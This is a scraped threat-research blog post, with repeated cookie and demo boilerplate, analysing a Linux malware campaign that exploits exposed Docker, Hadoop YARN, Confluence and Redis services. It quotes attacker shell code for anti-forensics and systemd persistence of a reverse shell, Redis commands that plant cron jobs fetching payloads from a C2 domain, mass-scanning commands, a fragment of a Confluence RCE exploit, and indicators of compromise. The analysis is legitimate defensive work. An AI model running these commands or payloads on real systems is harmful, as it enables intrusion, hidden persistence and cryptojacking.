




Spinning YARN - A New Linux Malware Campaign Targets Docker, Apache Hadoop, Redis and Confluence

Written by: [Matt Muir](#)



Get a Demo



This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

Accept

Decline

[Skip to content](#)

Introduction



Cado Security Labs researchers have recently encountered an emerging malware campaign targeting misconfigured servers running the following web-facing services:

- Apache Hadoop **YARN**,
- Docker,
- **Confluence** and
- Redis

The campaign utilises a number of unique and unreported payloads, including four Golang binaries, that serve as tools to automate the discovery and infection of hosts running the above services. The attackers leverage these tools to issue exploit code, taking advantage of common misconfigurations and exploiting an n-day vulnerability, to conduct Remote Code Execution (RCE) attacks and infect new hosts.

Once initial access is achieved, a series of shell scripts and general Linux attack techniques are used to deliver a cryptocurrency miner, spawn a reverse shell, and establish a persistent access to the compromised hosts.

[Get a Demo](#)

As always, it's worth stressing that without the capabilities of governments or law enforcement agencies, attribution is nearly impossible – particularly where shell script payloads are concerned.

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

which is used to conduct RCE attacks

[Skip to content](#)



- For the Docker compromise, the attackers spawn a container and escape from it onto the underlying host
- The attackers also deploy an instance of the **Platypus** open source reverse shell utility, to maintain access to the host
- Multiple user mode rootkits are deployed to hide malicious processes



Initial Access

Cado Security Labs researchers first discovered this campaign after being alerted to a cluster of initial access activity on a Docker Engine API honeypot. A Docker command was received from the IP address 47[.]96[.]69[.]71 that spawned a new container, based on Alpine Linux, and created a bind mount for the underlying honeypot server's root directory (/) to the mount point /mnt within the container itself.

This technique is fairly common in Docker attacks, as it allows the attacker to write files to the underlying host. Typically, this is exploited to write out a job for the Cron scheduler to execute, essentially conducting a RCE attack.

In this particular campaign, the attacker [Get a Demo](#) to write out an executable at the path /usr/bin/vurl, along with registering a Cron job to decode some base64-encoded shell commands and execute them on the fly by piping through bash.

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



[Get a Demo](#)

Wireshark output demonstrating Docker communication, including Initial Access commands

The vur1 executable consists solely of a simple shell script function, used to establish a TCP

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

Contents of first Cron job decoded

To provide redundancy in the event that the `vur1` payload retrieval method fails, the attackers write out an additional Cron job that attempts to use Python and the `urllib2` library to retrieve another payload named `t.sh`.

Contents of the second Cron job decoded

Unfortunately, Cado Security Labs researchers were unable to retrieve this additional payload. It is assumed that it serves a similar purpose to the `cronb.sh` script discussed in the next section, and is likely a variant that carries out the same `curl -s -o /dev/null -X GET https://vul1.`

It's worth noting that based on the decoded commands above, `t.sh` appears to reside outside the web directory that the other files are served from. This could be a mistake on the part of the attacker, perhaps they neglected to include that fragment of the URL when writing the Cron job.

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



- If `chattr` does not exist, install it via the `e2fsprogs` package using either the `apt` or `yum` package managers before performing the renaming described above
- Determine whether the current user is `root` and retrieve the next payload based on this

...

```
if [ -x /bin/chattr ];then
    mv /bin/chattr /bin/zzhcht
elif [ -x /usr/bin/chattr ];then
    mv /usr/bin/chattr /usr/bin/zzhcht
elif [ -x /usr/bin/zzhcht ];then
    export CHATTR=/usr/bin/zzhcht
elif [ -x /bin/zzhcht ];then
    export CHATTR=/bin/zzhcht
else
    if [ $(command -v yum) ];then
        yum -y reinstall e2fsprogs
        if [ -x /bin/chattr ];then
            mv /bin/chattr /bin/zzhcht
        elif [ -x /usr/bin/chattr ];then
            mv /usr/bin/chattr /usr/bin/zzhcht
        fi
    else
        apt-get -y reinstall e2fsprogs
        if [ -x /bin/chattr ];then
            mv /bin/chattr /bin/zzhcht
        elif [ -x /usr/bin/chattr ];then
            mv /usr/bin/chattr /usr/bin/zzhcht
        fi
    fi
fi
```

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

This, much longer, shell script prepares the system for additional compromise, performs anti-forensics on the host and retrieves additional payloads, including XMRig and an attacker-generated script that continues the infection chain.

In a function named `check_exist()`, the malware uses `netstat` to determine whether connections to port 80 outbound are established. If an established connection to this port is discovered, the malware prints `miner running to standard out`. Later code suggests that the retrieved miner communicates with a mining pool on port 80, indicating that this is a check to determine whether the host has been previously compromised.

`ar.sh` will then proceed to install a number of utilities, including `masscan`, which is used for host discovery at a later stage in the attack. With this in place, the malware proceeds to run a number of common system weakening and anti-forensics commands. These include disabling `firewalld` and `iptables`, deleting shell history (via the `HISTFILE` environment variable), disabling SELinux and ensuring outbound DNS requests are successful by adding public DNS servers to `/etc/resolv.conf`.

Interestingly, `ar.sh` makes use of the `shopt` (shell options) builtin to prevent additional shell commands from the attacker's session from being appended to the history file. This is achieved with the following command:

Get a Demo

```
shopt -ou history 2>/dev/null 1>/dev/null
```

Not only are additional commands prevented from being written to the history file, but the `shopt`

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

Skip to content

```
export LC_ALL=C
HISTCONTROL="ignorecase${HISTCONTROL:+$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null
shopt -ou history 2>/dev/null 1>/dev/null
set +o history 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:
setenforce 0 2>/dev/null 1>/dev/null
echo SELINUX=disabled >/etc/selinux/config 2>/dev/null
sudo sysctl kernel.nmi_watchdog=0
sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
grep -q 8.8.8.8 /etc/resolv.conf || ${CHATTR} -i /etc/resolv.conf 2>/dev/null 1
grep -q 114.114.114.114 /etc/resolv.conf || ${CHATTR} -i /etc/resolv.conf 2>/dev/null
}
```

System weakening commands from ar.sh – env_set() function

Following the above techniques, ar.sh will install the **libprocesshider** and **diamorphine** user mode rootkits and use these to hide processes. The rootkits are retrieved from the attacker's C2 server and compiled on delivery. The use of both libprocesshider and diamorphine is particularly common in cloud malware campaigns and was most recently exhibited by **Migo**, a Redis miner discovered by Cado Security Labs in February 2024.

[Get a Demo](#)

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



- Retrieval of bioset, an open source Golang reverse shell [utility](#), named Platypus, saved to `/var/tmp/.11/bioset`
 - The bioset payload was intended to communicate with an additional C2 server located at `209[.]141[.]37[.]110:14447`, communication with this host was unsuccessful at the time of analysis
- Registering persistence in the form of systemd services for both bioset and the miner itself
- Discovery of SSH keys and related IPs
 - The script also attempts to spread the `cronb.sh` malware to these discovered IPs via a SSH remote command
- Retrieval and execution of a binary executable named `fkoths` (discussed in a later section)

...

```
    ${CHATTR} -ia /etc/systemd/system/sshm.service && rm -f /etc/systemd/sy
cat >/tmp/ext4.service << EOLB
[Unit]
Description=crypto system se
After=network.target
[Service]
Type=forking
GuessMainPID=no
```


[Get a Demo](#)

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

then

[Skip to content](#)

```
CADO  echo service exist
else
    ${CHATTR} -ia /etc/systemd/system/sshb.service && rm -f /etc/systemd/sy
cat >/tmp/ext3.service << EOLB
[Unit]
Description=rshell system service
After=network.target
[Service]
Type=forking
GuessMainPID=no
ExecStart=/var/tmp/.11/bioset
WorkingDirectory=/var/tmp/.11
Restart=always
Nice=0
RestartSec=3
[Install]
WantedBy=multi-user.target
EOLB
fi
...
```

Examples of systemd service creation and bioset binaries


[Get a Demo](#)

Finally, ar.sh creates an infection marker on the host in the form of a simple text file located at /var/tmp/.dog. The script first checks that the /var/tmp/.dog file exists. If it doesn't, the file is created and the string lockfile is echoed into it. This serves as a useful detection mechanism to

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

 DeleteImagesByRepo() simply searches for Docker images from the Ubuntu or Alpine repositories, and deletes those if found. Go's heavy use of the stack makes it somewhat difficult to determine which repositories the attackers were targeting based on static analysis alone. Fortunately, this becomes evident when monitoring the stack in a debugger.

```
00:0000 | rsp 0xc00006cf10 → 0xc00006cf30 → 0x4e7002 (string.*+1250) ← 0x697575746e756275 ('ubuntuui')
01:0008 |      0xc00006cf18 ← 0x2
02:0010 |      0xc00006cf20 ← 0x2
03:0018 |      0xc00006cf28 ← 0x0
04:0020 | rax 0xc00006cf30 → 0x4e7002 (string.*+1250) ← 0x697575746e756275 ('ubuntuui')
05:0028 |      0xc00006cf38 ← 0x6
06:0030 |      0xc00006cf40 → 0x4e6fa2 (string.*+1154) ← 0x6863656e69706c61 ('alpinech')
07:0038 |      0xc00006cf48 ← 0x6
```

Example stack contents when DeLeteImagesByRepo() is called

It's clear from the initial access stage that the attackers leverage the alpine:latest image to initiate their attack on the host. Based on this, it's been assessed with high confidence that the purpose of this function is to clear up any evidence of this initial access, essentially performing anti-forensics on the host.

The AddEntryToHost() function, as the name suggests, updates the /etc/hosts file with the following line:

[Get a Demo](#)

```
127.0.0.1 registry-1.docker.io
```

This has the effect of "blackholing" outbound requests to the Docker registry, preventing additional

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

Within the `.ice-unix` directory, the attacker creates another infection marker on the host, this time in a file named `.watch`. If the file doesn't already exist, the script will create it and echo the integer 1 into

it. Once again, this serves as a useful detection mechanism for determining whether your host has been compromised by this campaign.

With this in place, the malware proceeds to install a number of packages via the apt or yum package managers. Notable packages include:

- build-essential
- gcc
- redis-server
- redis-tools
- redis
- unhide
- masscan
- docker.io
- libpcap (a dependency of pnsca

[Get a Demo](#)

From this we can ascertain that the attacker intends to compile some code on delivery, interact with Redis, conduct Internet scanning with masscan and interact with Docker.

W

Se

fo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

s.sh then proceeds to define systemd services to persistently launch the retrieved executables, before saving them to the following paths:

- /etc/systemd/system/zzhr.service (c.sh)
- /etc/systemd/system/zzhd.service (d.sh)
- /etc/systemd/system/zzhw.service (w.sh)
- /etc/systemd/system/zzhh.service (h.sh)

```
...
if [ ! -f /var/.httpd/...../httpd ];then
    vurl $domain/d/h.sh > httpd
    chmod a+x httpd
    echo "FUCK chmod2"
    ls -al /var/.httpd/.....
fi
cat >/tmp/h.service <<EOL
[Service]
LimitNOFILE=65535
ExecStart=/var/.httpd/...../
WorkingDirectory=/var/.httpd/
Restart=always
RestartSec=30
[Install]
WantedBy=multi-user.target
```

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

In the previous stage, the attacker retrieves and attempts to persist the payloads `c.sh`, `d.sh`, `w.sh` and `h.sh`. These executables are dedicated to identifying and exploiting hosts running each of the four services mentioned previously.

Despite their names, all of these payloads are 64-bit Golang ELF binaries. Interestingly, the malware developer neglected to strip the binaries, leaving DWARF debug information intact. There has been no effort made to obfuscate strings or other sensitive data within the binaries either, making them trivial to reverse engineer.

The purpose of these payloads is to use `masscan` or `pnsn` (compiled on delivery in an earlier stage) to scan a randomised network segment and search for hosts with ports 2375, 8088, 8090 or 6379 open. These are default ports used by the Docker Engine API, Apache Hadoop YARN, Confluence and Redis respectively.

`h.sh`, `d.sh` and `w.sh` contain identical functions to generate a list of IPs to scan and hunt for these services. First, the Golang `time.Now()` function is called to provide a seed for a random number generator. This is passed to a function `generateRandomOctets()` that's used to define a randomised /8 network prefix to scan. Example values include:

[Get a Demo](#)

- 109.0.0.0/8
- 84.0.0.0/8
- 104.0.0.0/8

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



Disassembly demonstrating use of os/exec to run masscan

For d.sh, this procedure is used to identify hosts with the default Docker Engine API port (2375) open. The full masscan command is as follows:

Get a Demo

```
masscan <octet>.0.0.0/8 -p 2375 -r <octet>.0.0.0_8.txt
```

The masscan output file is then read and the list of IPs is converted into a format readable by **zgrab**, before being written out to the file `ips_for_zgrab_<octet>.txt`.

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

Next, the payload calls a function helpfully named `executeDockerCommand()` for each of the IPs discovered by `zgrab`. As the name suggests, this function executes the Docker command covered in the Initial Access section above, kickstarting the infection chain on a new vulnerable host.

Get a Demo

Decompiler output demonstrating Docker command construction routine

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)


```
zgrab --senders 1000 --port=8088 --http='/stacks' --output-  
file=zgrab_output_<octet>.0.0.0_8.json` < ips_for_zgrab_<octet>.txt 2>/dev/null
```



From this, we can determine that `d.sh` is a Docker discovery and initial access tool, whereas `h.sh` is an Apache Hadoop discovery and initial access tool.

Instead of invoking the `executeDockerCommand()` function, this payload instead invokes a function named `executeYARNCommand()` to handle the interaction with Hadoop. Similar to the Docker API interaction described previously, the purpose of this is to target **Apache Hadoop YARN**, a component of Hadoop that is responsible for scheduling tasks within the cluster.

If the YARN API is exposed to the open Internet, it's possible to conduct a RCE attack by sending a JSON payload in a HTTP POST request to the `/ws/v1/cluster/apps/` endpoint. This method of conducting RCE has been **leveraged previously** to deliver cloud-focused malware campaigns, such as Kinsing.

[Get a Demo](#)

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



[Get a Demo](#)

Example of YARN HTTP POST generation pseudocode in `h.sh`

The POST request contains a JSON body with the same base64-encoded initial access command we

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

This executable repeats the discovery procedure outlined in the previous two initial access/discovery payloads, except this time the target port is changed to 8090 – the default port used by [Confluence](#).

For each IP discovered, the malware uses zgrab to issue a HTTP GET request to the root directory of the server. This request includes a URI containing an exploit for [CVE-2022-26134](#), a vulnerability in the Confluence server that allows attackers to conduct RCE attacks. For more details on the specifics of CVE-2022-26134, this [post](#) from Rapid7 provides an excellent overview.

As you might expect, this RCE is once again used to execute the base64-encoded initial access command mentioned previously.

Decompiler output displaying CVE-2022-26134 exploit code

Without URL encoding, the full URI appears as follows:

[Get a Demo](#)

```
/${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java
```

c.sh

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

After execution, the malware sets the maximum number of open files to 5000 via the `setrlimit()` syscall, before proceeding to delete a file named `.dat` in the current working directory, if it exists. If

the file doesn't exist, the malware creates it and writes the following `redis-cli` commands to it, in preparation for execution on identified Redis hosts:

```
save
config set stop-writes-on-bgsave-error no
flushall
set backup1 "\n\n\n\n*/2 * * * * echo Y2QxIGh0dHA6Ly9iLjktOS04LmNvbS9icnlzai9iL
set backup2 "\n\n\n\n*/3 * * * * echo d2dldCAtcSA tTy0gaHR0cDovL2IuOS05LTguY29tL
set backup3 "\n\n\n\n*/4 * * * * echo Y3Vy bCBodHRwOi8vL2IuOS05LTguY29tL2JyeXNqL
set backup4 "\n\n\n\n@hourly python -c \"import urllib2; print urllib2.urlopen
config set dir "/var/spool/cron/"
config set dbfilename "root"
save
config set dir "/var/spool/cron/crontabs"
save
flushall
set backup1 "\n\n\n\n*/2 * * * * root echo Y2QxIGh0dHA6Ly9iLjktOS04LmNvbS9icnlz
set backup2 "\n\n\n\n*/3 * * * * dCAtcSA tTy0gaHR0cDovL2IuOS05LTgu
set backup3 "\n\n\n\n*/4 * * * * ybCBodHRwOi8vL2IuOS05LTguY29tL2Jy
set backup4 "\n\n\n\n@hourly python -c \"import urllib2; print urllib2.urlopen
config set dir "/etc/cron.d"
config set dbfilename "zzh"
save
```

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

After running the random octet generation code described previously, the malware then uses **pnscan** to attempt to scan the randomised /16 subnet and identify misconfigured Redis servers. The **pnscan** command is as follows:

```
/usr/local/bin/pnscan -t512 -R 6f 73 3a 4c 69 6e 75 78 -W 2a 31 0d 0a 24 34 0d 0a 69 6e 66 6f 0d 0a 221.0.0.0/16 6379
```

- The **-t** argument enforces a timeout of 512 milliseconds for outbound connections
- The **-R** argument looks for a specific hex-encoded response from the target server, in this case **s:Linux** (note that this is likely intended to be **os:Linux**)
- The **-W** argument is a hex-encoded request string to send to the server. This runs the command **1; \$4; info** against the Redis host, prompting it to return the banner info searched for with the **-R** argument

[Get a Demo](#)

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

```
redis-cli -h <IP address> -p <port> -raw <content of .dat>
```



Of course, this has the effect of reading the `redis-cli` commands in the `.dat` file and executing them on discovered hosts.

Conclusion

This extensive attack demonstrates the variety in initial access techniques available to cloud and Linux malware developers. It's clear that attackers are investing significant time into understanding the types of web-facing services deployed in cloud environments, keeping abreast of reported vulnerabilities in those services and using this knowledge to gain a foothold in target environments.

It's widely known that Docker Engine API endpoints are frequently targeted for initial access. In the first quarter of 2024 alone, Cado Security Labs researchers have **identified** three new **malware** campaigns exploiting Docker for initial access, including this one. The deployment of an n-day vulnerability against Confluence also demonstrates a willingness to weaponize security research for nefarious purposes.

[Get a Demo](#)

Although it's not the first time Apache Hadoop has been targeted, it's interesting to note that attackers still find the big data framework a lucrative target. It's unclear whether the decision to target Hadoop in addition to Docker is based on the attacker's experience or knowledge of the target environment.

To learn more about this attack, read the full report [here](#).

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



fkcths	afddbaec28b040bcbaa13decdc03c1b994d57de244befbdf2de9fe975cae50c4
s.sh	251501255693122e818cadc28ced1ddb0e6bf4a720fd36dbb39bc7dedface8e5
bioiset	0c7579294124ddc32775d7cf6b28af21b908123e9ea6ec2d6af01a948caf8b87
d.sh	0c3fe24490cc86e332095ef66fe455d17f859e070cb41cbe67d2a9efe93d7ce5
h.sh	d45aca9ee44e1e510e951033f7ac72c137fc90129a7d5cd383296b6bd1e3ddb5
w.sh	e71975a72f93b134476c8183051fee827ea509b4e888e19d551a8ced6087e15c
c.sh	5a816806784f9ae4cb1564a3e07e5b5ef0aa3d568bd3d2af9bc1a0937841d174

Paths

/usr/bin/vurl

/etc/cron.d/zzh

/bin/zzhcht

/usr/bin/zzhcht

/var/tmp/.11/ssh

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)



/etc/systemd/system/zzhd.service

/etc/systemd/system/zzhw.service

/etc/systemd/system/zzhh.service

/etc/.../.ice-unix/

/etc/.../.ice-unix/.watch

/etc/.httpd/.../httpd

/etc/.httpd/.../httpd

/var/.httpd/.../httpd

/var/.httpd/...../httpd

IP Addresses

47[.]96[.]69[.]71

107[.]189[.]31[.]172

209[.]141[.]137[.]110

[Get a Demo](#)

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[https://b\[.\]9-9-8\[.\]com/brysj/d/h.sh](https://b[.]9-9-8[.]com/brysj/d/h.sh)

[Skip to content](#)



http[://b[.]9-9-8[.]com/brysj/d/d.sh

http[://b[.]9-9-8[.]com/brysj/d/enbio.tar



Tag(s): RESEARCH & THREAT INTEL

More from the blog

View All Posts [→](#)

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

FREE RESOURCES



Migo - a Redis Miner with Novel System Weakening Techniques

The Nine Lives of Commando Cat: Analysing a Novel Malware Campaign



RESEARCH & THREAT INTEL

Qubitstrike - An Emerging Malware Campaign Targeting Jupyter Notebooks

October 18, 2023

Qubitstrike Discord C2 operation
Summary First reported case of
Codeberg code hosting platform
used to distribute malware...

Continue Reading →

Get a Demo

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Skip to content](#)

EMAIL *



EMAIL

Subscribe



Product

Platform

Environments

Integrations

Solutions by Use Case

Get a Demo

Container & K8s Investigations

Endpoint Triage

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

MS: [Skip to content](#)



Partners

Government



Resources

All Resources

Blog

Playbooks

Cheat Sheets

News

Community

Documentation

Wiki

Company

About

Careers

This website stores cookies on your computer. These cookies are used to collect information about how you interact with our website and allows us to remember you. We use this information in order to improve and customize your browsing experience and for analytics and metrics about our visitors both on this website and other media. To find out more about the cookies we use, [see our Privacy Policy](#).

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.